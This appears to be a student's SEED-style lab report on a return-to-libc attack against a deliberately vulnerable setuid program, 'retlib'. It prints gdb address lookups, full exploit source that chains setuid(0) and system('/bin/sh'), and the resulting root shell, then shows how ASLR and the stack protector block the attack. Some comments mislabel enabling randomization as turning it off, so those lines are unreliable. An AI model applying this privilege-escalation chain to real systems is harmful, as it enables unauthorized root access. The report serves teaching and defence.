
2.4 Task 2: Protection in /bin/bash

Part A : Setup and addresses of functions :

For the exploit the first part is to get addresses of system(), setuid() and the address of the string /bin/sh in memory. This will be placed in the exploit_2.c file at appropriate offsets to the buf[] .



```
root@seed-desktop:/home/seed# cd /bin
root@seed-desktop:/bin# rm sh
root@seed-desktop:/bin# ln -s bash sh
root@seed-desktop:/bin#
root@seed-desktop:/bin# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@seed-desktop:/bin# su seed
seed@seed-desktop:/bin$ cd /home/seed
seed@seed-desktop:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 4 2015-03-06 11:22 /bin/sh -> bash
seed@seed-desktop:~$ ls -l retlib
-rwsr-xr-x 1 root root 11434 2015-02-28 01:43 retlib
seed@seed-desktop:~$ export MYSHELL=/bin/sh
seed@seed-desktop:~$
seed@seed-desktop:~$ gdb retlib
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) b 15
Breakpoint 1 at 0x804847a: file retlib.c, line 15.
(gdb) r
Starting program: /home/seed/retlib

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:19
19          fread(buffer, sizeof(char), 76,  badfile);
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ea88b0 <system>
(gdb) p setuid
$2 = {<text variable, no debug info>} 0xb7f0f620 <setuid>
(gdb) p exit
$3 = {<text variable, no debug info>} 0xb7e9db30 <exit>
(gdb) x/s 0xbffffeac
0xbffffeac:      "=/bin/sh"
(gdb) x/s 0xbffffead
0xbffffead:      "/bin/sh"
```

seed@seed-desktop:~$ su
Password:
root@seed-desktop:/home/seed# **export MYSHELL=/bin/sh** **//export the MYSHELL variable**
root@seed-desktop:/home/seed# echo $MYSHELL
/bin/sh/
root@seed-desktop:/home/seed# **sysctl -w kernel.randomize_va_space=0**
kernel.randomize_va_space = 0 **//turn off address randomization**
root@seed-desktop:/home/seed# cd /bin
root@seed-desktop:/bin# rm sh
root@seed-desktop:/bin# **ln -s bash sh** **//create a softlink to bash shell**
root@seed-desktop:/bin# su seed
seed@seed-desktop:/bin# cd /home/seed

```
seed@seed-desktop:/bin# gdb retlib
<debugger load environment>
<add breakpoint and run retlib>
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ea88b0 <system>          // addresses of function system() , setuid()
(gdb) p setuid                                                     // and of string "/bin/sh"
$2 = {<text variable, no debug info>} 0xb7f0f620 <setuid>
(gdb) x/s  0xbffffead
0xbffffead:        "/bin/sh"
```

We know the addresses of the system and the setuid function are **0xb7ea88b0** and **0xb7f0f620** respectively . Address of string "/bin/sh" is **0xbffffead.**

Part B : Getting appropriate offset values for the exploit_1.c program :

- **The bash shell is more protective than the zsh shell. bash has inbuilt protection mechanism that prevents attack and does not allow normal user to exploit SetUID program.**

To get around and bypass this protection the setuid(0) method invoke will help. The retlib is a setuid program and normal user running the program has effective user id as 0. setuid(0) sets the real, effective and saved user id to 0.

RealuserID	**EffectiveuserID**	**SaveduserID**
0	**0**	**0**

The normal user gets root privilege with setuid(0)

- **When the system() function is invoked explicitly from a function, the prolog of the function will execute and before invoking system() function parameters are set up to pass to system() . Checking the x/s $eax just before system is invoked we get the string "/bin/sh".**

However in the case of an exploit of the retlib code , system has to be invoked indirectly after overflow in fread in bof. In such a scenario the registers will not set up the value of the string to be passed to system as we manipulate system address and forcibly invoke it.

The setuid must overwrite the return address of bof() to be invoked first and before system ie at $ebp+4 . The return of setuid must invoke the system.


Consider the code for exploit_2.c as below:

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char ** argv)
{
  char buf[76];
  FILE *badfile;

  badfile = fopen("badfile", "w");
  *(long *) &buf[56] = 0xb7ea88b0 ; // system()
  *(long *) &buf[64] = 0xbffffead ; // address of "/bin/sh"
  *(long *) &buf[52] = 0xb7f0f620 ; // setuid()
  *(long *) &buf[60] = 0x0000000 ; // parameter for setuid()

  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

The length of the buffer in retlib is 48 bytes,and the ebp+4 address is at 48+4 that is 52. After the buffer overflow in retlib fread function, the setuid() function address should be at return address. Hence setuid() address should be at buf[52]. Accordingly the system() address is at 56.

```
seed@seed-desktop:~$ vi exploit_2.c
seed@seed-desktop:~$ gcc -o exploit2 exploit_2.c
seed@seed-desktop:~$ ./exploit2                    //creates badfile dump with the above addresses
```

After call to ./retlib the bash shell will be launched . whoami will result in 'root' .



```
seed@seed-desktop:~$ vi exploit_2.c
seed@seed-desktop:~$ gcc -o exploit2 exploit_2.c
seed@seed-desktop:~$ ./exploit2
seed@seed-desktop:~$ ./retlib
sh-3.2#
sh-3.2# whoami
root
sh-3.2# 
```

2.5 Task 3: Address Randomization and Stack Smash Protection

- **Address randomization :**

```
root@seed-desktop:/home/seed# sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2                    //turn address randomization off
```

With address randomization off every time the program runs in gdb addresses of the system and setuid vary.

first run of retlib in gdb :

```
(gdb)  p system
$1 =  {<text variable, no debug info>}  0xb7e8f8b0  <system>
(gdb)  p setuid
$ 2 =  {<text variable, no debug info>}  0xb7ef6620 <setuid>
```

second time inside gdb :

```
(gdb)  p system
$1 =  {<text variable, no debug info>}  0xb7ee38b0  <system>
(gdb)  p setuid
$ 2 =  {<text variable, no debug info>}  0xb7f4a620 <setuid>
```

Every run of the retlib program results in different addresses. Getting the bash shell using exploit2 is difficult and needs more effort.

The address randomization is a mechanism to make addresses of functions unpredictable thus minimizing attacks directly invoking functions using their addresses.

- ❖ **Stack smash protection on :**

```
root@seed-desktop:/home/seed# gcc -fstack-protector --param ssp-buffer-size=48 -o retlib retlib.c
```

Set the fstack protector on and the ssp buffer size to the retlib buffer size (48).
From normal user - seed , run the retlib program

```
seed@seed-desktop:~$ ./retlib
*** stack smashing detected ***: ./retlib terminated
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x48)[0xb8050da8]
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x0)[0xb8050d60]
./retlib[0x8048523]
[0xb7ea88b0]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 8573       /home/seed/retlib
08049000-0804a000 r--p 00000000 08:01 8573       /home/seed/retlib
0804a000-0804b000 rw-p 00001000 08:01 8573       /home/seed/retlib
088d4000-088f5000 rw-p 088d4000 00:00 0          [heap]
b7f36000-b7f43000 r-xp 00000000 08:01 278049     /lib/libgcc_s.so.1
b7f43000-b7f44000 r--p 0000c000 08:01 278049     /lib/libgcc_s.so.1
b7f44000-b7f45000 rw-p 0000d000 08:01 278049     /lib/libgcc_s.so.1
b7f52000-b7f53000 rw-p b7f52000 00:00 0
b7f53000-b80af000 r-xp 00000000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b80af000-b80b0000 ---p 0015c000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b80b0000-b80b2000 r--p 0015c000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b80b2000-b80b3000 rw-p 0015e000 08:01 295506     /lib/tls/i686/cmov/libc-2.9.so
b80b3000-b80b6000 rw-p b80b3000 00:00 0
b80c2000-b80c5000 rw-p b80c2000 00:00 0
b80c5000-b80c6000 r-xp b80c5000 00:00 0          [vdso]
b80c6000-b80e2000 r-xp 00000000 08:01 278007     /lib/ld-2.9.so
b80e2000-b80e3000 r--p 0001b000 08:01 278007     /lib/ld-2.9.so
b80e3000-b80e4000 rw-p 0001c000 08:01 278007     /lib/ld-2.9.so
bfdcf000-bfde4000 rw-p bffeb000 00:00 0          [stack]
Aborted
```

fstack protector flag is set and when the retlib program runs, a buffer overflow is detected when copy of data in fread from a 76 byte buffer to a 48 byte is attempted.
The program will abort and end before any malicious attack is possible.

Thus both address randomization and stack smash protection are mechanisms to avoid and minimize attacks.

Observations :

1. **Address of string "/bin/sh" outside gdb different from inside the debugger.**
   Address of string "/bin/sh" by the code snippet has an offset from the actual address that exploits retlib
   Like mentioned in the 'Return_to_libc.pdf' the address of /bin/sh outside the gdb debug environment was different from the address of /bin/sh inside the gdb debugger.
   However I noticed that /bin/sh address outside gdb environment `0xbffffeaf`, when used in the exploit code does not give root shell but an offset `0xbffffeab` used in the exploit gives root shell outside gdb. The address inside gdb is `0xbffffead` in the exploit code to get bash shell.

2. **whoami inside gdb gives ‘seed’ , whoami outside gdb gives ‘root’**
   The retlib program gives shell with the exploit properly implemented.
   However the ‘whoami’ command inside root shell in the gdb debugger outputs ‘seed’, while whoami outside the gdb debugger outputs ‘root’.

3. Address randomization and stack smash protection on are mechanisms to minimize and avoid attacks to vulnerable code.